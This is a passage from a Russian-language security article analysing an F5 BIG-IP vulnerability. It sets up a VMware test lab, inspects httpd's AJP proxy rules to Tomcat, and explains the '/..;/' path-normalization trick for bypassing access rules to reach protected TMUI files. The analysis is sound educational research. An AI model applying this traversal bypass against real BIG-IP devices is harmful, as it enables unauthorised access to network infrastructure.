Now that you have selected the file you wish to download, please select one of the locations or methods below.

For the best performance, please select the link from the location nearest you:

Download - BIGIP-15.1.0.3-0.0.12.ALL-vmware.ova

- AUSTRALIA
- IRELAND
- JAPAN
- SINGAPORE
- USA - WEST COAST
- BRAZIL
- USA - EAST COAST

If you are experiencing difficulties with the links above, please select an alternative download method below:


Download - BIGIP-15.1.0.3-0.0.12.ALL-vmware.ova

Страница загрузки виртуальной машины BIG-IP в формате OVA

Также можешь попробовать воспользоваться моей ссылкой для скачивания образа. Не могу сказать, сколько она проживет, но пока отлично работает.

После этого импортируем скачанный образ в свою программу виртуализации. Я буду использовать VMware, но и VirtualBox отлично с этим справится.

После успешного импорта загружаем виртуалку. Через некоторое время видим приглашение для авторизации.




BIGIP-15.1.0.3-0.0.12.ALL-vmware - VMware Workstation
File
Edit
View
VM
Tabs
Help
Library
Type here to search
My Computer
VH
All
Kali-Linux-2020.1-vmwa
BIGIP-15.1.0.3-0.0.12.ALL
Shared VMs
BIGIP-15.1.0.3-0.0.12.ALL...
To direct input to this VM, click inside or press Ctrl+G.

```
BIG-IP 15.1.0.3 Build 0.0.12
Kernel 3.10.0-862.14.4.el7.ve.x86_64 on an x86_64
localhost login:
```

Авторизация в виртуальной машине BIG-IP


По дефолту пароль для суперпользователя — `default` (тебе сразу предложат его сменить). Теперь можно посмотреть IP-адрес виртуалки.



```
       valid_lft forever preferred_lft forever
6: mgmt: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP qlen
1000
    link/ether 00:0c:29:ad:e9:4d brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.140/24 brd 192.168.31.255 scope global mgmt
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fead:e94d/64 scope link
       valid_lft forever preferred_lft forever
8: tmm: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qle
n 1000
    link/ether 00:98:76:54:32:10 brd ff:ff:ff:ff:ff:ff
    inet 127.1.1.254/24 brd 127.1.1.255 scope global tmm
       valid_lft forever preferred_lft forever
    inet6 fc00:f5::1/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::298:76ff:fe54:3210/64 scope link
       valid_lft forever preferred_lft forever
10: tmm_bp: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 4096 qdisc pfifo_fast state UP
 qlen 1000
    link/ether 02:01:23:45:00:fe brd ff:ff:ff:ff:ff:ff
    inet 127.20.0.254/16 brd 127.20.255.255 scope global tmm_bp
       valid_lft forever preferred_lft forever
    inet6 fe80::1:23ff:fe45:fe/64 scope link
       valid_lft forever preferred_lft forever
[root@localhost:NO LICENSE:Standalone] config #
```

IP-адрес виртуальной машины BIG-IP

Открываем браузер и переходим на этот IP. Видим форму авторизации Traffic Management User Interface.



BIG-IP® - bigip1 (192.168.31.140
Not secure | 192.168.31.140/tmui/login.jsp
Log in

BIG-IP Configuration Utility
F5 Networks, Inc.

Hostname: bigip1
IP Address: 192.168.31.140
Username:
Password:

Welcome to the BIG-IP Configuration Utility.

Log in with your username and password using the fields on the left.

(c) Copyright 1996-2019, F5 Networks, Inc., Seattle, Washington. All rights reserved.
F5 Networks, Inc. Legal Notices

Форма авторизации BIG-IP Configuration Utility

Стенд готов.

Продолжение статьи →

← НАЧАЛО СТАТЬИ


БОЛЬШАЯ ДЫРА В BIG-IP

КАК РАБОТАЕТ НОВАЯ УЯЗВИМОСТЬ В ПРОДУКТАХ КОМПАНИИ F5

ДЕТАЛИ УЯЗВИМОСТИ

Вернемся в консоль. Посмотрим, что за веб-сервер слушает 443-й порт.

```
netstat -lnpe | grep 443
```




```
[root@localhost:NO LICENSE:Standalone] config # netstat -lnpe | grep 443
tcp6       0      0 :::443                  :::*                    LISTEN      0          31883      4199/httpd
[root@localhost:NO LICENSE:Standalone] config # whereis httpd
httpd: /usr/sbin/httpd /usr/lib/httpd /etc/httpd /usr/share/man/man8/httpd.8.gz
[root@localhost:NO LICENSE:Standalone] config #
```

Смотрим, какой сервис слушает 443-й порт в BIG-IP

Это обычный демон `httpd`, но очевидно, что он используется просто как фронтенд для проксирования запросов куда-то дальше. Поищем среди конфигурационных файлов директивы `ProxyPass`.

```
grep -iR ProxyPass /etc/httpd
```



```
[root@localhost:NO LICENSE:Standalone] httpd # grep -iR ProxyPass /etc/httpd
/etc/httpd/conf.d/proxy_ajp.conf:#ProxyPass /tomcat/ ajp://localhost:8009/
/etc/httpd/conf.d/proxy_ajp.conf:#ProxyPass /examples/ ajp://localhost:8009/jsp-examples/
/etc/httpd/conf.d/proxy_ajp.conf:ProxyPassMatch ^/tmui/(.*\.jsp.*)$ ajp://localhost:8009/tmui/$1 retry=5
/etc/httpd/conf.d/proxy_ajp.conf:ProxyPassMatch ^/tmui/Control/(.*)$ ajp://localhost:8009/tmui/Control/$1 retry=5
/etc/httpd/conf.d/proxy_ajp.conf:ProxyPassMatch ^/tmui/deal/?(.*)$ ajp://localhost:8009/tmui/deal/$1 retry=5
/etc/httpd/conf.d/proxy_ajp.conf:ProxyPassMatch ^/tmui/graph/(.*)$ ajp://localhost:8009/tmui/graph/$1 retry=5
/etc/httpd/conf.d/proxy_ajp.conf:ProxyPassMatch ^/tmui/service/(.*)$ ajp://localhost:8009/tmui/service/$1 retry=5
/etc/httpd/conf.d/proxy_ajp.conf:ProxyPassMatch ^/hsqldb(.*)$ ajp://localhost:8009/tmui/hsqldb$1 retry=5
/etc/httpd/conf.d/proxy_ajp.conf:ProxyPassMatch ^/lunaui/(.*\.jsf.*)$ ajp://localhost:8009/lunaui/$1
/etc/httpd/conf.d/proxy_ajp.conf:ProxyPassMatch ^/lunaui/primefaces_resource/(.*)$ ajp://localhost:8009/lunaui/primefac
es_resource/$1
/etc/httpd/conf.d/proxy_ajp.conf:ProxyPassMatch ^/lunaui/em_resource/(.*)$ ajp://localhost:8009/lunaui/em_resource/$1
/etc/httpd/conf.d/proxy_ajp.conf:ProxyPassMatch ^/waui/(.*)$ ajp://localhost:8009/waui/$1 retry=5
```


Поиск директивы проксирования в конфигах httpd

Нашлось много интересного в файле `/etc/httpd/conf.d/proxy_ajp.conf`.

/etc/httpd/conf.d/proxy_ajp.conf

```
...
ProxyPassMatch ^/tmui/(.*\.jsp.*)$ ajp://localhost:8009/tmui/$1 retry=5
ProxyPassMatch ^/tmui/Control/(.*)$ ajp://localhost:8009/tmui/Control/$1 retry=5
ProxyPassMatch ^/tmui/deal/?(.*)$ ajp://localhost:8009/tmui/deal/$1 retry=5
ProxyPassMatch ^/tmui/graph/(.*)$ ajp://localhost:8009/tmui/graph/$1 retry=5
ProxyPassMatch ^/tmui/service/(.*)$ ajp://localhost:8009/tmui/service/$1 retry=5
ProxyPassMatch ^/hsqldb(.*)$ ajp://localhost:8009/tmui/hsqldb$1 retry=5
...
```

И название, и содержимое файла наводят на мысль, что запросы перенаправляются к веб-серверу Tomcat по протоколу AJP. О нем я уже писал в статье про уязвимость в Tomcat.



```
[root@localhost:NO LICENSE:Standalone] httpd # netstat -lnpe | grep 8009
tcp6       0      0 127.0.0.1:8009          :::*                    LISTEN      91         175631     10775/java

[root@localhost:NO LICENSE:Standalone] httpd # ps -A x | grep 10775
10775 ?        Ssl    6:50 /usr/lib/jvm/jre/bin/java -Dhttps.protocols=TLSv1.1,TLSv1.2 -Dpython.cachedir=/var/tmp -Djav
a.library.path=/usr/lib -Dfile.encoding=UTF-8 -client -Xmx110m -XX:MaxPermSize=80m -XX:-UseLargePages -XX:OnOutOfMemory
Error=/usr/bin/restart_tomcat -classpath :/usr/share/tomcat/bin/bootstrap.jar:/usr/share/tomcat/bin/tomcat-juli.jar -Dc
atalina.base=/usr/share/tomcat -Dcatalina.home=/usr/share/tomcat -Djava.endorsed.dirs= -Djava.io.tmpdir=/var/cache/tomc
at/temp -Djava.util.logging.config.file=/usr/share/tomcat/conf/logging.properties -Djava.util.logging.manager=org.apach
e.juli.ClassLoaderLogManager org.apache.catalina.startup.Bootstrap run start
24949 pts/0    S+     0:00 grep 10775
[root@localhost:NO LICENSE:Standalone] httpd #
```

8009-й порт — это AJP-протокол сервера Apache Tomcat

Но сейчас проблема не в этом. Нам нужно посмотреть на то, как передается URI к Tomcat. Здесь стоит обратиться к большому исследованию Оранжа Цая о нормализации путей в различных приложениях, которое он представил на Black Hat USA 2018 и DEF CON 26 (PDF). Там есть раздел о Tomcat, где конструкция `/..;/` используется для выхода из директории, обхода некоторых правил и получения доступа к файлам с важной информацией. Это возможно потому, что веб-сервер воспринимает конструкцию `/..;/` как имя папки, а Tomcat интерпретирует его в качестве относительного пути — вверх по дереву в родительскую директорию.

Чтобы проверить, работает ли этот баг в нашем случае, попробуем прочитать какой-нибудь файл, доступ к которому в обычных условиях запрещен. Список таких можно посмотреть, например, в конфиге TMUI — `/usr/local/www/tmui/WEB-INF/web.xml`.

/usr/local/www/tmui/WEB-INF/web.xml

```
<servlet-mapping>
    <servlet-name>org.apache.jsp.dashboard.viewset_jsp</servlet-name>
    <url-pattern>/dashboard/viewset.jsp</url-pattern>
</servlet-mapping>
```

